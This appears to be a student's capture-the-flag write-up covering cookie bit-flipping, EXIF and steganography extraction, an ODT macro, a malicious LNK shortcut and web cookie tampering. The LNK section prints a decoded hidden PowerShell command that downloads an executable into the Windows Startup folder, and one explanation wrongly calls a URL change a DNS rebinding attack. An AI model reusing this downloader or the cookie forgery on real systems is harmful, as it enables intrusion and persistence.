The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Flippin Auth" and displays the URL "34.87.251.234:3001/penguin-dashboard". The page content is a "Admin Dashboard" with a penguin icon at the top. Below it, there's a message: "Welcome my fellow penguin! It is time to summon the penguins!" followed by a large blue banner with the text "UWA{cH1aMO_1_PiNgViN!1}" and a video thumbnail. The video thumbnail shows a person in a bikini holding a penguin. The developer tools on the right side have the "Application" tab selected. In the "Cookies" section, there is one cookie listed:

Name	Value	D...	P...	E...	S...	H...	S...	S...	P...	P...
auth_cookie	ea340e2c70990a2b83...	3...	/	S...	76	✓			M...	

A message at the bottom right of the developer tools says "Select a cookie to preview its value".

Explanation:

We can find the steps to follow in **CyberChef**, by just concentrating on one single equation in the AES-CBC encryption explanation file given with the question. By manipulating the formula, we understand that, we need to alter the **auth_cookie** by changing its **first 10** values. We know that the **auth_cookie** we get when we login as **guest** is result of **AES Decryption** in the format **{IV:encrypted_username}**. The values of decryption are in **hex**; hence we use **From Hex**. Using **XOR** and key as **admin**, we change the decrypted value to resemble **username** as **admin**. This output is then **XOR'd** with key as **guest** to resemble that the decrypted value is still that of the **guest**. Then the output is changed **To Hex** to resemble the decryption result of the **AES-CBC**. Knowing from the hint that only the first 10 values of the **auth_cookie** is to be changed, we change it with the first 10 values from the output and reload the page to get to the **admin** page.

Project3: Forensics


Noot Noot

Using the attached image, can you figure out the nearest station where **Pingu** took the photo?

Steps to solve:

- Install exiftool by using the command **apt-get install exiftool**.
- Use command **exiftool** followed by the filename **not-noot.jpg**.
- Search in google map using values **77 50' 30.59 S 166 41' 10.75 E**.
- The flag is the station name (**UWA{McMurdoStation}**).

```
adharsh@adharsh:~$ exiftool ~/Downloads/noot-noot.jpg
ExifTool Version Number      : 12.40
File Name                   : noot-noot.jpg
Directory                  : /home/adharsh/Downloads
File Size                   : 52 KIB
File Modification Date/Time: 2023:04:23 12:32:23+08:00
File Access Date/Time       : 2023:04:23 12:32:45+08:00
File Inode Change Date/Time: 2023:04:23 12:32:23+08:00
File Permissions            : -rw-rw-r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                  : image/jpeg
JFIF Version               : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                : 1
Y Resolution                : 1
Resolution Unit             : None
Y Cb Cr Positioning        : Centered
GPS Version ID              : 2.3.0.0
GPS Latitude Ref            : South
GPS Longitude Ref           : East
Image Width                 : 1200
Image Height                : 633
Encoding Process            : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                  : 1200x633
Megapixels                  : 0.760
GPS Latitude                : 77 deg 50' 30.59" S
GPS Longitude               : 166 deg 41' 10.75" E
GPS Position                : 77 deg 50' 30.59" S, 166 deg 41' 10.75" E
adharsh@adharsh:~$
```



Explanation:

Using google, we could learn that there is a tool called **exiftool** to read the metadata of a file. **Metadata** is nothing but the data about the file such as filename, size etc.

Penguin Trap Music

Can you use **steghide** to extract the message from the **song**?

Steps to solve:

- Install steghide using the command **apt install steghide**.
- Use command **steghide** with option **extract** followed by extraction option **sf** and finally the filename **song.wav**.
- When prompted for password, just press **Enter**.
- Use command **ls** to view the files in the directory.
- Use command **cat** or **less** to view the contents of the file **msg.txt**.
- The flag is displayed. (**UWA{b455_i5_g00d_2_34t1!one!}**)

```
adharsh@adharsh:~/Downloads$ sudo apt install steghide
[sudo] password for adharsh:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libmcrypt4
Suggested packages:
  libmcrypt-dev mcrypt
The following NEW packages will be installed:
  libmcrypt4 steghide
0 to upgrade, 2 to newly install, 0 to remove and 53 not to upgrade.
Need to get 213 kB of archives.
After this operation, 701 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://au.archive.ubuntu.com/ubuntu jammy/universe amd64 libmcrypt4 amd64 2.5.8-7 [68.8 kB]
Get:2 http://au.archive.ubuntu.com/ubuntu jammy/universe amd64 steghide amd64 0.5.1-15 [144 kB]
Fetched 213 kB in 1s (268 kB/s)
Selecting previously unselected package libmcrypt4.
(Reading database ... 249838 files and directories currently installed.)
Preparing to unpack .../libmcrypt4_2.5.8-7_amd64.deb ...
Unpacking libmcrypt4 (2.5.8-7) ...
```

```
adharsh@adharsh:~/Downloads$ steghide --help
steghide version 0.5.1

the first argument must be one of the following:
  embed, --embed          embed data
  extract, --extract      extract data
  info, --info             display information about a cover- or stego-file
  encinfo, --encinfo       display information about <filename>
  version, --version       display a list of supported encryption algorithms
  license, --license       display steghide's license
  help, --help              display this usage information

embedding options:
  -ef, --embedfile        select file to be embedded
  -ef <filename>           embed the file <filename>
  -cf, --coverfile         select cover-file
  -cf <filename>           embed into the file <filename>
  -p, --passphrase         specify passphrase
  -p <passphrase>          use <passphrase> to embed data
  -sf, --stegofile         select stego file
  -sf <filename>           write result to <filename> instead of cover-file
  -e, --encryption         select encryption parameters
  -e <a>[<m>]|<m>[<a>]   specify an encryption algorithm and/or mode
  -e none                 do not encrypt data before embedding
  -z, --compress            compress data before embedding (default)
```

```

adharsh@adharsh: ~/Downloads
-q, --quiet           suppress information messages
-v, --verbose          display detailed information

extracting options:
-sf, --stegofile      select stego file
-sf <filename>        extract data from <filename>
-p, --passphrase       specify passphrase
-p <passphrase>        use <passphrase> to extract data
-xf, --extractfile    select file name for extracted data
-xf <filename>         write the extracted data to <filename>
-f, --force             overwrite existing files
-q, --quiet            suppress information messages
-v, --verbose           display detailed information

options for the info command:
-p, --passphrase       specify passphrase
-p <passphrase>        use <passphrase> to get info about embedded data

To embed emb.txt in cvr.jpg: steghide embed -cf cvr.jpg -ef emb.txt
To extract embedded data from stg.jpg: steghide extract -sf stg.jpg
adharsh@adharsh:~/Downloads$ steghide -sf song.wav
steghide: unknown command "-sf".
steghide: type "steghide --help" for help.
adharsh@adharsh:~/Downloads$ steghide -sf ./song.wav
steghide: unknown command "-sf".
steghide: type "steghide --help" for help.
adharsh@adharsh:~/Downloads$ steghide extract ./song.wav
steghide: unknown argument "./song.wav".
steghide: type "steghide --help" for help.
adharsh@adharsh:~/Downloads$ steghide extract -sf ./song.wav
Enter passphrase:
wrote extracted data to "msg.txt".
adharsh@adharsh:~/Downloads$ ls
msg.txt  noot-noot.jpg  penguin-trap-music.zip  song.wav

```

UWA{b455_i5_g00d_2_34t1!one!}
msg.txt (END)

Explanation:


From the question it is clear that the concept of **Steganography** is used to conceal **Pingu's** secret message into a song. The concept of **Steganography** is to conceal information within other data types. This concealed/embedded data is not visible to the naked eye. To get the embedded data we use the command **steghide** and extract the information using **extract** option with **sf** as extraction options since the file that we using(**song.wav**) is a **stego file**.

Fishy Doc

*Can you investigate the document Pingu sent and figure out how **Mumble was hacked?***

Steps to solve:

- Rename the downloaded file **fishy.odt** to **fishy.zip** using the command **mv fishy.odt fishy.zip**.
- Unzip/extract the **fishy.zip** file using the command **unzip** followed by the zip filename.
- Use command **ls** to view the files in the directory.
- Use command **cd** to change directory to “**./Basic/Standard/**”.
- Use command **less** or **cat** to view the contents of the file **Module1.xml**.
- The flag is displayed (**UWA{f15hy_m4cR0s_nD_ch3353}**).



```
adharsh@adharsh:~/Downloads$ mv fishy.odt fishy.zip
adharsh@adharsh:~/Downloads$ ls
fishy.zip msg.txt noot-noot.jpg penguin-trap-music.zip song.wav
adharsh@adharsh:~/Downloads$ unzip fishy.zip
Archive: fishy.zip
extracting: mimetype
inflating: Basic/Standard/Module1.xml
inflating: Basic/Standard/script-lb.xml
inflating: Basic/script-lc.xml
creating: Configurations2/toolbar/
creating: Configurations2/floater/
creating: Configurations2/menubar/
creating: Configurations2/popupmenu/
creating: Configurations2/accelerator/
creating: Configurations2/toolpanel/
creating: Configurations2/progressbar/
creating: Configurations2/statusbar/
inflating: manifest.rdf
inflating: meta.xml
inflating: settings.xml
extracting: Thumbnails/thumbnail.png
inflating: styles.xml
inflating: content.xml
extracting: Pictures/100000010000029E000001B80C91A34F4F485FE0.png
inflating: META-INF/manifest.xml
adharsh@adharsh:~/Downloads$ ls
Basic          fishy.zip    meta.xml    noot-noot.jpg    settings.xml  Thumbnails
Configurations2  manifest.rdf  mimetype  penguin-trap-music.zip  song.wav
content.xml      META-INF     msg.txt    Pictures        styles.xml
```

The screenshot shows a terminal window with a dark theme. The title bar reads "adharsh@adharsh: ~/Downloads/Basic/Standard". The window displays the contents of the "Basic" directory, which includes files like "fishy.zip", "meta.xml", "noot-noot.jpg", "settings.xml", "Thumbnails", "manifest.rdf", "mimetype", "penguin-trap-music.zip", "song.wav", "content.xml", "META-INF", "msg.txt", "Pictures", and "styles.xml". At the bottom of the terminal, the "Module1.xml" file is shown in its entirety:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1" script:language="StarBasic" script:moduleType="normal">Sub AutoExec
    MsgBox "You have been hacked!! Ok, this is a prank", vbMsgBoxSetForeground
    REM **** UWA{f15hY_m4cR0s_nD_ch3353} ****
End Sub
</script:module>
Module1.xml (END)
```

Explanation:

To get started and understand what's happening, I tried opening the file **fishy.odt**, LibreOffice displayed **warning message** that the file contains **macros**. Googling **what are macros** and **how to extract them** from a file with **odt** extension, showed me that I had to first rename the file to **.zip**. Then I came to know that macros are written as codes and they are generally contained in the folder **Scripts/Basic**. Using cat command to view the contents of file **Module1.xml**, I found the flag. Macros are sequences of instructions or commands that are recorded and saved to be used as automated repetitive tasks in future use.

Mumble's Revenge

Can you reverse engineer Mumble's malware and read the contents of the message box that is shown?

Steps to solve:

- Install **liblnk-utils** using the command **apt install liblnk-utils**.
- Use command **lnkinfo** followed by the file **ClickMePingu.lnk**
- Copy the text from **Command line arguments**.
- Open **CyberChef**, paste the copied text into the **Input** section.
- Search **From Base64**, drag and drop it in the **Recipe** section.
- From the **Output** section, copy the **link** and download the file **MumblesRevenge.exe**.
- Use commands **cat** or **less** to view the contents of the file **MumblesRevenge.exe**.
- Copy the text after **pingu** till the end of “=”.
- In **CyberChef**, paste the copied text into the **Input** section.
- Search **From Base64**, drag and drop it in the **Recipe** section.
- The flag is displayed in the **Output** section (**UWA{h4Ck3D_bY_tH3_l1Nk3d_cH41N!!1one}**).

```
adharsh@adharsh:~/Downloads$ sudo apt install liblnk-utils
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  liblnk-utils
0 to upgrade, 1 to newly install, 0 to remove and 53 not to upgrade.
Need to get 325 kB of archives.
After this operation, 833 kB of additional disk space will be used.
Get:1 http://au.archive.ubuntu.com/ubuntu jammy/universe amd64 liblnk-utils amd64 20181227-1.1build2 [325 kB]
Fetched 325 kB in 0s (672 kB/s)
Selecting previously unselected package liblnk-utils.
(Reading database ... 249868 files and directories currently installed.)
Preparing to unpack .../liblnk-utils_20181227-1.1build2_amd64.deb ...
Unpacking liblnk-utils (20181227-1.1build2) ...
Setting up liblnk-utils (20181227-1.1build2) ...
Processing triggers for man-db (2.10.2-1) ...
adharsh@adharsh:~/Downloads$ lnkinfo ClickMePingu.lnk
LnkInfo 20181227

Windows Shortcut information:
  Contains a link target identifier
  Contains a relative path string
  Contains a command line arguments string
  Contains an icon location string
  Contains an icon location block
```

```

connected to local location: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Link information:
  Creation time          : Oct 06, 2021 13:53:12.926123300 UTC
  Modification time       : Oct 06, 2021 13:53:12.926123300 UTC
  Access time             : Mar 12, 2023 08:59:18.404781500 UTC
  File size               : 452608 bytes
  Icon index              : 0
  Show Window value       : 0x0006e800
  Hot Key value           : 59392
  File attribute flags     : 0x00000020
    Should be archived (FILE_ATTRIBUTE_ARCHIVE)
  Drive type              : Fixed (3)
  Drive serial number      : 0x62d7272f
  Volume label             :
  Local path               : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  Relative path             : ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  Command line arguments    : -Nop -sta -noni -w hidden -encodedCommand aQBmACgAJABLAG4AdgA6AFUAcwBlAHIAcBhAG0AZQAgAC0A
ZQBxACAAIgBwAGkAbgBnAHIAigApAHsASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAAaAB0AHQAcABz
ADoALwAvAHMAdAbvAHIAcBhAG0AZQAgAC0A
  Team location            : %ProgramFiles%\Windows NT\Accessories\wordpad.exe
Link target identifier:
  Shell item list
    Number of items        : 7
    Shell item: 1
      Item type            : Root folder
      Class type indicator : 0x1f (Root folder)
      Shell folder identifier: 20d04fe0-3aea-1069-a2d8-08002b30309d
      Shell folder name     : My Computer
    Shell item: 2
      Item type            : Volume
      Class type indicator : 0x2f (Volume)
      Volume name           : C:\
```

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various data processing operations like Remove, Remove EXIF, Remove Diacritics, etc.
- Recipe:** The main area shows a "From Base64" recipe. It includes an "Alphabet" dropdown set to "A-Za-z0-9+=", a checked checkbox for "Remove non-alphabet chars", and an unchecked checkbox for "Strict mode".
- Input:** The input text is a long Base64 encoded string starting with "aQBmACgAJABLAG4AdgA6AFUAcwBlAHIAcBhAG0AZQAgAC0A...".
- Output:** The output section shows the decoded PowerShell command:

```

if($env:UserName -eq "pingu"){Invoke-WebRequest
https://storage.googleapis.com/mumblesrevenge-cits1003/pingu-please-
stop-trying-to-phish-me-plz/MumblesRevenge.exe -outfile "C:\Users
\$env:UserName\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
\Startup\startup.exe";}

```

```

adharsh@adharsh: ~/Downloads
Birth droid file identifier : 868d05c3-c064-11ed-b3ad-525400a48e40

adharsh@adharsh:~/Downloads$ ls
Basic download.php lnk-parse-1.0.tar mimetypes penguin-trap-music.zip styles.xml
ClickMePingu.lnk fishy.odt manifest.rdf msg.txt Pictures Thumbnails
Configurations2 ImportantForPingu.zip META-INF MumblesRevenge.exe settings.xml
content.xml lnk-parse-1.0 meta.xml noot-noot.jpg song.wav

adharsh@adharsh:~/Downloads$ cat MumblesRevenge.exe
MZ*****@***  *!L!This program cannot be run in DOS mode.
$PELq***"
    0
    ++ @@ *`*b+0@*
        /* H.texte

        .rsrc@@@.reloc
            `@B+H+  F(
o
(
*0(
(
o
*0@(
rp(
pr`p
(
+
(
&      d2*(

*BSJB
    v4.0.30319lX#~#Strings##US#GUIDP#BlobG  +3>***rU**!=**=^w==hdh==**1**1"1
+
+
+HAP +;]000.] + 8b+ 0
)01090A0I0Q0Y0a0i0q0y0*****%**0+6+WC+'G+M+0.
h.q..#*.+*.3*.;*.C*.K*.S*. [*.c*.k*.s+<@HT%T>get_UTF8<Module>base64EncodedDatamscorlibBas

" P
(
+
(
&      d2*(

*BSJB
    v4.0.30319lX#~#Strings##US#GUIDP#BlobG  +3>***rU**!=**=^w==hdh==**1**1"1
+
+
+HAP +;]000.] + 8b+ 0
)01090A0I0Q0Y0a0i0q0y0*****%**0+6+WC+'G+M+0.
h.q..#*.+*.3*.;*.C*.K*.S*. [*.c*.k*.s+<@HT%T>get_UTF8<Module>base64EncodedDatamscorlibBas
e64DecodeBase64EncodeMumblesRevengeget_UserNameGuidAttributeDebuggableAttributeComVisibleAttributeAssemblyTrademarkAttributeTargetFrameworkAttributeAssemblyFileVersionAttributeAssemblyConfigurationAttributeAssemblyDescriptionAttributeCompilationRelaxationsAttributeAssemblyProductAttributeAssemblyCopyrightAttributeAssemblyCompanyAttributeRuntimeCompatibilityAttributeMumble
sRevenge.exeEncodingSystem.Runtime.VersioningFromBase64StringToBase64StringGetStringProgramSystemMainSystem.Reflection.ctorSystem.DiagnosticsSystem.Runtime.InteropServicesSystem.Runtime.CompilerServicesDebuggingModesGetBytesargsSystem.Windows.FormsObjectDialogResultEnvironmentConvertSystem.TextplainTextShowMessageBoxop_Inequality
pingu@JGluz3Ugc3RvcCBzcGFtbWluZyBzSB3aXRoIG1hbGljaW91cyBkb2N1bw
VudHMgdH35awSnIHrvIGHhY2sgbWUgYDha4hD0pxaGVuIHlvdSBzdG9wIEkgd2lsbCB0ZxhsIHlvdSBob3cgdG8gcmVtb3ZlIHRoZXNlIHvcCB1chMqdgGhdCbVY2N1ci
8ldmVyeSB0aWIhIhv5Bs2cgaW4uD0cNckZyb20gTXvtYmxlIChVV0F7aDRDazNEX2JZx3RIM19sMU5rM2RfY0g0MU4hITFvbmV9KQ==IUGx1YXNlIFN0b3AgUGluZ3U=+
+Iw+N+I***.U9   E +z\V4TWrapNonExceptionThrowMumblesRevengeCopyright @ 2023)$4fa4a2ee-4ff8-457d-b5f0-f6fa47fcab70
1.0.0.0.M.NETFrame
RSDS***6+3+N+dd+o**C:\Users\testg\source\repos\MumblesRevenge\obj\Release\MumblesRevenge.pdb+++
+ _CorExeMainmscoree.dll% @ +P+8+
+he**@LL4VS_VERSION_INFO***?DvarFileInfo$Translation+StringFileInfo+Comments"CompanyNameFileDescriptionMumblesRevengeFile
Version1.0.0.0InternalNameMumblesRevenge.exeLegalCopyrightCopyright + 2023*LegalTrademarksNOriginalFilenameMumblesRevenge.exe>Product
NameMumblesRevengeProductVersion1.0.0.0Assembly Version1.0.0.0<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
    <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
        <security>
            <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
                <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
            </requestedPrivileges>
        </security>
    </trustInfo>
</assembly>
+adharsh@adharsh:~/Downloads$ 

```

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like Remove, Remove EXIF, Remove Diacritics, etc. The main area has a 'Recipe' section set to 'From Base64'. The input field contains a long Base64 string. The output section shows the decoded text:

```

Pingu stop spamming me with malicious documents trying to hack me
again!%
When you stop I will tell you how to remove these pop ups that occur
every time you log in.%  

%  

From Mumble (UWA{h4CK3D_bY_tH3_l1Nk3d_ch41N!!1one})

```

Explanation:

To read a **Ink** file, we need to use **Inkinfo** command. Using it we can get the info of the **ClickMePingu.Ink** file. In the **Command Line arguments** field, I found text in the **Base64** format, using cyberchef to decode it, gave me a link, which downloaded a file. Since I was using Ubuntu, I couldn't do much with **MumbleRevenge.exe**, I used **cat** command to read the file, which revealed that it is a encoded script file in the **Base64** format. So I used cyberchef to decode which gave me the answer.

Project4: Vulnerabilities

Arctic File Storage Part 1: Surfing for Vulns

Steps to solve:

- Go to the Server specified in the question.
- In the **Address bar**, modify the URL to <http://34.87.251.234:3000/robots.txt>
- Again, modify it to <http://34.87.251.234:3000/admin/login>
- In the redirected page, right click and inspect the source code.
- Search about Directus in Google.
- The flag is **UWA{CVE-2023-26492}**.

VPN ▲ Not secure 34.87.251.234:3000/robots.txt

User-agent: *
Disallow: /admin/
Disallow: /localonly/flag.txt

Arctic File Storage Application

Sign In

Email

Password

Sign In Forgot Password

Not Authenticated

```
line wrap
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8" />
5     <base href="/admin/" />
6     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
7     <meta
8       name="viewport"
9       content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1, viewport-fit=cover"
10    />
11
12    <link rel="icon" href="./favicon.ico" type="image/x-icon" />
13    <meta name="format-detection" content="telephone=no,date=no,address=no,email=no,url=no" />
14    <meta name="HandheldFriendly" content="true" />
15    <meta name="MobileOptimized" content="width" />
16    <meta name="msapplication-TileColor" content="#263238" />
17    <meta name="theme-color" content="#263238" />
18    <meta name="color-scheme" content="dark light" />
19    <meta name="mobile-web-app-capable" content="yes" />
20    <meta name="apple-mobile-web-app-capable" content="yes" />
21    <meta name="apple-mobile-web-app-status-bar-style" content="default" />
22    <link rel="manifest" href="./manifest.webmanifest" />
23    <link rel="mask-icon" href="./img/icons/safari-pinned-tab.svg" color="#263238" />
24    <title>Loading...</title>
25    <style id="custom-css"></style>
26
27    <script type="module" crossorigin src="./assets/index.522e44ef.entry.js"></script>
28    <link rel="modulepreload" crossorigin href="./assets/runtime-core.esm-bundler-753bcc58.js">
29    <link rel="modulepreload" crossorigin href="./assets/pinia.9625d7ed.entry.js">
30    <link rel="modulepreload" crossorigin href="./assets/vue.runtime.esm-bundler-633c7be3.js">
31    <link rel="modulepreload" crossorigin href="./assets/vue-i18n.290ef83f.entry.js">
32    <link rel="modulepreload" crossorigin href="./assets/use-sync-7318fa3d.js">
33    <link rel="modulepreload" crossorigin href="./assets/vue-router.f34a6392.entry.js">
34    <link rel="stylesheet" href="./assets/index-b9586aae.css" />
35
36  </head>
37  <body class="auto">
38    <noscript>We're sorry but Directus doesn't work without JavaScript enabled. Please enable it to continue.</noscript>
39
40    <div id="app"></div>
41
42    <div id="dialog-outlet"></div>
43    <div id="menu-outlet"></div>
44
45
46
47  </body>
48
49  </html>
```



National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › CVE-2023-26492

:

CVE-2023-26492 Detail - NVD

3 Mar 2023 — **Directus** is **vulnerable** to **Server-Side Request Forgery (SSRF)** when importing a file from a remote web server (POST to `/files/import`). An ...

Information Technology Laboratory



NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2023-26492 Detail

Description

Directus is a real-time API and App dashboard for managing SQL database content. Directus is vulnerable to Server-Side Request Forgery (SSRF) when importing a file from a remote web server (POST to `/files/import`). An attacker can bypass the security controls by performing a DNS rebinding attack and view sensitive data from internal servers or perform a local port scan. An attacker can exploit this vulnerability to access highly sensitive internal server(s) and steal sensitive information. This issue was fixed in version 9.23.0.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 7.5 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



CNA: GitHub, Inc.

Base Score: 5.0 MEDIUM

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N

QUICK INFO

CVE Dictionary Entry:

CVE-2023-26492

NVD Published Date:

03/03/2023

NVD Last Modified:

03/10/2023

Source:

GitHub, Inc.

Explanation:

Redirecting to said robots.txt, reveals that /admin redirect is not allowed but playing with it and changing it from /admin/ to admin/login caused a **DNS rebinding attack**. This led to a login page, inspecting the login page, in the source code, **Directus** was mentioned. This terminology was not familiar to me, so I searched in Google which revealed that it was a real-time API that has a vulnerability and the answer would be the vulnerability's CVE ID.

Skipper's Cookie

Can you figure out a way to trick the website that you are **Skipper** to steal his **cookie**?

Steps to solve:

- Go to the server mentioned in the question.
- Right click and click on **Inspect page element**.
- Navigate to **Application** tab and click on **Cookies** section. (This was done in Chrome/OperaGX browser).
- Change the values of **user** from **Guest** to **Skipper**.
- The flag is displayed. (**UWA{c0000k13s_N0m_n0m_n0M!!one11!}**)

< > C + VPN Not secure 34.87.251.234:3002

Skipper's Cookies

Hold it there Guest!



Only **Skipper** can get access to this Cookie

Select a cookie to preview its value

Application

Name	Value	D...	P...	E...	S...	H...	S...	P...	P...
user	Guest	3...	/	S...	9				M...
auth_cookie	c113455e5058ef6ad2...	3...	/	S...	76	✓			M...

Storage

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies

Background Services

- Back/forward cache
- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging
- Reporting API

Frames

- top

< > C + VPN Not secure 34.87.251.234:3002

Skipper's Cookies

Welcome back Skipper!



Here is your cookie!

UWA{c0000k13s_N0m_n0m_n0M!!one11!}

Select a cookie to preview its value

Application

Name	Value	D...	P...	E...	S...	H...	S...	P...	P...
user	Skipper	3...	/	S...	11				M...
auth_cookie	c113455e5058ef6ad2...	3...	/	S...	76	✓			M...

Storage

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies

Background Services

- Back/forward cache
- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging
- Reporting API

Frames

- top

Explanation:


